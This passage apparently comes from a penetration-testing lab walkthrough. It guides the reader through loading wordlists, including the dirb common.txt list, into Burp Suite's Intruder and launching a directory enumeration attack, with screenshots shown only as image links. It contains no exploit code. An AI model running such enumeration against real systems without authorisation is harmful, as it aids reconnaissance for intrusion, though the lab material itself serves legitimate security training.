


Note: In order to get the clipboard access, press **CTRL**+**ALT**+**SHIFT** key combination. You can paste the content to be copied here and then it would be available to the Kali GUI instance.


Now, you can either enter these words one by one manually or save them in a file and load it at once. We will do the latter for the sake of convenience:




Save the contents to a file named **common.txt**.




Now we can load the saved wordlist in the Burp Intruder. In the **Payload Sets** section, keep the **Payload Type** option as **Simple list** and in the **Payload Options** section, press the **Load ...** button to load a wordlist:




Load **common.txt** file:




And that would load these words at once as shown in the following image:




We will load another common wordlist as well, just to have a good amount of words to see the attack. For this purpose, we will load **/usr/share/wordlists/dirb/common.txt** file. The process is the same as we did before: press the **Load ...** button and load the specified file:




After the second wordlist is added, things should look something like this:



In our case, there is a new line in between the 2 wordlists because there was a new line after the last word in the first wordlist. If you already removed it, then great. Otherwise, we will remove it, to avoid sending a request to **/**, which would definitely be uninteresting in this case.
Select the empty word and click on the **Remove** button:




The empty word from the payload list is removed now:




Step 12: Performing directory enumeration using Burp's Intruder functionality.

Now we have a good wordlist to try out the directory enumeration attack. Let's launch the attack.


Navigate back to **Intruder** -> **Positions** and click on the **Start attack** button.



